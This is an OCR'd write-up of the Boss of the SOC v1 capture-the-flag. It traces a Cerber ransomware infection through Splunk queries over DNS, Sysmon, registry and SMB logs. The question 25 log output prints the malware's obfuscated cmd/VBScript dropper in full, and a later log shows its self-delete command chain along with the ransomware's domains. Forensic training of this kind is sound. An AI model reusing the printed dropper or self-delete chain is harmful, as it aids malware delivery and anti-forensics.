
alert.signature_id

3 Values, 100% of events

Reports

Avg: 2818120.6 **Min:** 2816763 **Max:** 2820156 **Std Dev:** 1858.0575337777152

Values	Count	%
2816764	2	40%
2820156	2	40%
2816763	1	20%



New Search

```
index="botsv1" sourcetype="suricata" alert.signature=*cerber*
| stats count by  alert.signature  alert.signature_id
```

✓ 5 events (8/10/16 3:28:51.000 AM to 8/5/23 10:48:00.000 AM)   No Event Sampling ▾

alert.signature	alert.signature_id	count
ETPRO TROJAN Ransomware/Cerber Checkin 2	2816763	1
ETPRO TROJAN Ransomware/Cerber Checkin Error ICMP Response	2816764	2
ETPRO TROJAN Ransomware/Cerber Onion Domain Lookup	2820156	2

##

HUNTER **BOSS OF THE SOC V1**


##

23.What fully qualified domain name (FQDN) makes the Cerber ransomware attempt to direct the user to at the end of its encryption phase?

Answer:cerberhhyed5frqa.xmfir0.win

index="botsv1" src_ip="192.168.250.100" source="stream:dns" NOT query=*.local AND NOT query*=.arpa AND NOT query=*.microsoft.com AND query*=.*
| table _time, query

solidaritedeproximite.org was the first domain visited it's C2 server for attacker cerberhhyed5frqa.xmfir0.win this domain that victim need to pay to attacker to decrypt data



2016-08-24 16:48:12.267	solidaritedeproximite.org solidaritedeproximite.org
2016-08-24 16:34:39.375	dns.msftncsi.com dns.msftncsi.com
2016-08-24 16:34:39.352	dns.msftncsi.com dns.msftncsi.com
2016-08-24 17:15:12.668	cerberhhyed5frqa.xmfir0.win cerberhhyed5frqa.xmfir0.win

###

HUNTER BOSS OF THE SOC V1


###

24.What was the first suspicious domain visited by we8105desk in 24AUG2016?

Answer:solidaritedeproximite.org

We need to look at the DNS flow of the infected machine
We found too many dns query and we can't identify the query of suspicious domain
we need to exclude some normal domain

```
index="botsv1" source="stream:dns" src_ip="192.168.250.100" NOT query IN (".local",
".arpa", ".microsoft.com" , “.bing.com”) AND query=.*
| table _time,src,query
| sort -_time
```



_time	query
2016-08-24 17:15:12.668	cerberhhyed5frqa.xmfir0.win cerberhhyed5frqa.xmfir0.win
2016-08-24 17:15:12.573	www.bing.com www.bing.com
2016-08-24 16:56:54.715	shell.windows.com shell.windows.com
2016-08-24 16:56:54.515	www.bing.com www.bing.com
2016-08-24 16:49:24.308	ipinfo.io ipinfo.io
2016-08-24 16:48:12.267	solidaritedeproximite.org solidaritedeproximite.org
2016-08-24 16:34:39.375	dns.msftncsi.com dns.msftncsi.com
2016-08-24 16:34:39.352	dns.msftncsi.com dns.msftncsi.com
2016-08-10 22:24:33.539	ocsp.digicert.com ocsp.digicert.com


25.During the initial Cerber infection a VB script is run. The entire script from this execution, pre-pended by the name of the launching .exe, can be found in a field in Splunk. What is the length in characters of the value of this field?

Answer:4490

First we need to know where is the field in which we can find the values for that Then we know the length in characters of the value of this field And when we want to search for information related to the process, we will search in logs from sysmon and we need to customize the host search for the affected device "we8105desk" with any process .exe and commandline ended by .vbs

```
index="botsv1" sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
host=we8105desk  CommandLine=*  *.vbs
| eval lenght = len(CommandLine)
| table CommandLine lenght
```

the "vbs" executed by "cmd.exe" is very suspicious because its content is obfuscated.



```
index="botsv1" sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" host=we8105desk  CommandLine=*  *.vbs
| eval lenght = len(CommandLine)
| table CommandLine lenght
```

✓ 10 events (before 8/5/23 8:23:59.000 AM)   No Event Sampling ▾

CommandLine	lenght
cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" && (for %i in ("DIm RWRL" "FuNCtioN GNbiPp(Pt5SZ1)" "EYnt=45" "GNbiPp=AsC(Pt5SZ1)" "Xn1=52" "eNd fuNCtiON" "SUb OjrYyD9()" "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "dO WHiLE UJv<>3016-3015" "G4coQ=G4coQ+1" "WSCRiPt.sLEeP(11)" "LoOP" "UsZK0=85" "ENd suB" "fuNctIon J7(BLI4A3)" "K5AU=29" "J7=cHR(BLI4A3)" "XBNutM9=36" "eNd fuNCtiON" "SUb MA(QrG)" "WXCzRz=9" "Dim Jw" "Qt7=34" "Jw=TIMeR+QrG" "Do WhiLE tIMEr<Jw" "WSCRipT.sleEP(6)" "LOOp" "EXdkRkH=78" "enD sUB" "fUnCTion M1p67jL(BwqIM7,Qa)" "Yi=80" "dIM KH,ChnFY,RX,Pg,C6YT(8)" "Cm=7" "C6YT(1)=107" "Rzf=58" "C6YT(5)=115" "BSKoW=10" "C6YT(4)=56" "Cwd6=35" "C6YT(7)=110" "AQ=98" "C6YT(6)=100" "Y6Cm1I=82" "C6YT(2)=103" "JH3F2i=74" "C6YT(8)=119" "JRvsG2s=76" "C6YT(3)=53" "Yh=31" "C6YT(0)=115" "GuvD=47" "Tbvf1=67" "SeT KH=cReATeObject(A9y("3C3A1D301F2D063708772930033C3C201C2D0A34203B053C0C2D", "Yo"))" "V2JR=73" "Set ChnFY=KH.GETfilE(BwqIM7)" "RGeJ=68" "SeT Pg=ChnFY.opEnASTExTstReAM(6806-6805,7273-7273)" "CtxOk=82" "seT RX=KH.cREateteXtFiLe(Qa,6566-6565,2508-2508)" "XPL9af=76" "Do uNtil Pg.aTEnDOfStReam" "RX.wRitE J7(OyVNo(GNbiPp(Pg.rEAD(6633-6632)),C6YT(0)))" "LooP" "IQz=49" "RX.cloSe" "CBR1gC7=51" "Pg.cLOSE" "PmG=64" "eNd funCTIOn" "FUNcTION Ql9zEF()" "IBL2=16" "Ql9zEF=secoND(Time)" "MUTkPNJ=41" "End FUNcTiOn" "FUnCtion A9y(Am,T1GCbB)" "CWCH9r=82" "Dim V3sl0m,F4ra,AxFE" "RLLp8R=89" "For V3sl0m=1 To (lEn(Am)/2)" "F4ra=(J7((8270-8232)) &amp; J7((5328/74))&amp;(miD(Am,(V3sl0m+V3sl0m)-1,2)))" "AxFE=(GNbiPp(mID(T1GCbB,((V3sl0m MOd Len(T1GCbB))+1),1)))" "A9y=A9y+J7(OyVNo(F4ra,AxFE))"	4490

```
##################################################################################
  HUNTER                                                          BOSS OF THE SOC V1
##################################################################################
```


26.What is the name of the USB key inserted by Bob Smith?

Answer:MIRANDA_PRI

we need to know the logs associate with usb connect in devices we can find it in registery , so search in eventlogs coming from winregistry, What is a friendly name? It is a fixed key in the registry that we find when plugging the USB into the device to distinguish and identify the connected devices

```
index="botsv1" sourcetype="winregistry" friendlyname
```

```
index="botsv1" sourcetype="winregistry" friendlyname
| table host object data
```




Name	Type	Data
(Default)	REG_SZ	(value not set)
Capabilities	REG_DWORD	0x00000004 (4)
ClassGUID	REG_SZ	{88bae032-5a81-49f0-bc3d-a4ff138216d6}
CompatibleIDs	REG_MULTI_SZ	USB\MS_COMP_WINUSB USB\Class_FF&SubClass_00&Prot_...
ConfigFlags	REG_DWORD	0x00000000 (0)
ContainerID	REG_SZ	{8fea9598-8b7c-11e2-984e-c523fcd46800}
DeviceDesc	REG_SZ	@winusb.inf,%usb\ms_comp_winusb.devicedesc%;WinUsb ...
Driver	REG_SZ	{88bae032-5a81-49f0-bc3d-a4ff138216d6}\0003
FriendlyName	REG_SZ	SuperMUTT
HardwareID	REG_MULTI_SZ	USB\VID_045E&PID_F001&REV_0030 USB\VID_045E&PID_F001
LocationInformation	REG_SZ	Port_#0006.Hub_#0008
Mfg	REG_SZ	@winusb.inf,%generic.mfg%;WinUsb Device
Service	REG_SZ	WINUSB

Edit Multi-String

Value name:
CompatibleIDs

Value data:

```
USB\MS_COMP_WINUSB
USB\Class_FF&SubClass_00&Prot_00
USB\Class_FF&SubClass_00
```




New Search

```
1  index="botsv1" sourcetype="winregistry"  friendlyname
```

✓ 2 events (before 8/4/23 4:34:12.000 PM)   No Event Sampling ▾

	☑	source ▾	WinRegistry
	☑	sourcetype ▾	WinRegistry
	☑	splunk_server ▾	botsv1
	☑	status ▾	success
	☑	tag ▾	change endpoint os windows
	☑	user ▾	WUDFHost.exe
	☑	vendor_action ▾	SetValue
Event	□	data ▾	MIRANDA_PRI
	□	data_type ▾	REG_SZ
	□	event_status ▾	(0)The operation completed successfully.
	□	key_path ▾	HKLM\software\microsoft\windows portable devices\devices\wpdbusenumroot #umb#2&37c186b&0&storage#volume#_??_usbstor#disk&ven_generic&prod_ flash_disk&rev_8.07#7d961196&0#\friendlyname
	□	object ▾	friendlyname
	□	object_category ▾	registry
	□	object_path ▾	HKLM\software\microsoft\windows portable devices\devices\wpdbusenumroot #umb#2&37c186b&0&storage#volume#_??_usbstor#disk&ven_generic&prod_



```
_??_usbstor#disk&ven_generic&prod_flash_disk&rev_8.07#7d961196&0#
data_type="REG_SZ"
```

INTERESTING FIELDS

a	data	1
a	data_type	1
a	event_status	1
a	key_path	2
a	object	1
a	object_category	1
a	object_path	2
#	pid	2
a	process_image	2
a	registry_key_name	2
a	registry_path	2
a	registry_type	1
a	registry_value_data	1
a	registry_value_name	1
a	registry_value_type	1
a	user_type	1
#	vendor_status	1

registry_value_data ✕

1 Value, 100% of events   Selected Yes No

Reports

Values	Count	%
MIRANDA_PRI	2	100%

##

HUNTER BOSS OF THE SOC V1

##

27.Bob Smith’s workstation (we8105desk) was connected to a file server during the ransomware outbreak. What is the IP address of the file server?

Answer:192.168.250.20

We use a search query to search for SMB traffic (network file sharing protocol).

```
index="botsv1" sourcetype="stream:smb" src_ip=192.168.250.100
| stats count by path
```

##

HUNTER BOSS OF THE SOC V1

##

28.How many distinct PDFs did the ransomware encrypt on the remote file server?

Answer:257

First, we inspect all events containing .pdf. As you can see, the pdf is being displayed under “Relative Target Name”. So we will do a quick search and use the stats dc command to find the count of unique values.

```
 index="botsv1" .pdf | stats dc(Relative_Target_Name)
```

##

HUNTER BOSS OF THE SOC V1

##


29.The VBScript found in question 25 launches 121214.tmp. What is the ParentProcessId of this initial launch?

Answer:3968

we know the logs related to process we can find in logs from sysmon

associated with 121214.tmp

```
index="botsv1" sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
121214.tmp CommandLine=*
| table  process_id ParentProcessId  ParentCommandLine
| reverse
```



```
index="botsv1" sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" 121214.tmp CommandLine=*
| table   process_id   ParentProcessId ParentCommandLine
| reverse
```

✓ 7 events (8/10/16 3:28:51.000 AM to 8/5/23 1:33:02.000 PM)

process_id	ParentProcessId	ParentCommandLine
3836	3828	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"
1280	3828	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"
1684	1280	/d /c taskkill /t /f /im "121214.tmp" &gt; NUL &amp; ping -n 1 127.0.0.1 &gt; NUL &amp; del "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" &gt; NUL
556	1280	/d /c taskkill /t /f /im "121214.tmp" &gt; NUL &amp; ping -n 1 127.0.0.1 &gt; NUL &amp; del "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" &gt; NUL
1476	3968	"C:\Windows\System32\WScript.exe" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\20429.vbs"
2948	1476	"C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"
3828	2948	"C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"


```
##################################################################################
  HUNTER                                                           BOSS OF THE SOC V1
##################################################################################
```

30.The Cerber ransomware encrypts files located in Bob Smith's Windows profile. How many .txt files does it encrypt?

Answer:406

We have to look at all events in the Sysmon which contain bob.smith , .txt and where TargetFilename is bob.smiths computers directory.

```
index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational"
 .txt bob.smith
TargetFilename="C:\\Users\\bob.smith.WAYNECORPINC\\*"
 | stats count by TargetFilename
```



```
index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational"
 .txt bob.smith
TargetFilename="C:\\Users\\bob.smith.WAYNECORPINC\\*"
 | stats count by TargetFilename
```

✓ 406 events (8/10/16 3:28:51.000 AM to 8/5/23 2:22:13.000 PM) No Event Sampling ▾

TargetFilename	count
C:\Users\bob.smith.WAYNECORPINC\Desktop\2010\Office 2010 Pro\Key.txt	1
C:\Users\bob.smith.WAYNECORPINC\Desktop\2010\Project 2010\Key.txt	1
C:\Users\bob.smith.WAYNECORPINC\Desktop\2010\Visio 2010\visio 2010.txt	1
C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp4for7\Drivers\Intel\Chipset\._Help.txt	1
C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp4for7\Drivers\Intel\Chipset\._readme.txt	1
C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp4for7\Drivers\Intel\Chipset\Help.txt	1
C:\Users\bob.smith.WAYNECORPINC\Desktop\BootCamp4for7\Drivers\Intel\Chipset\Lang\CHIP\ARA\._license.txt	1

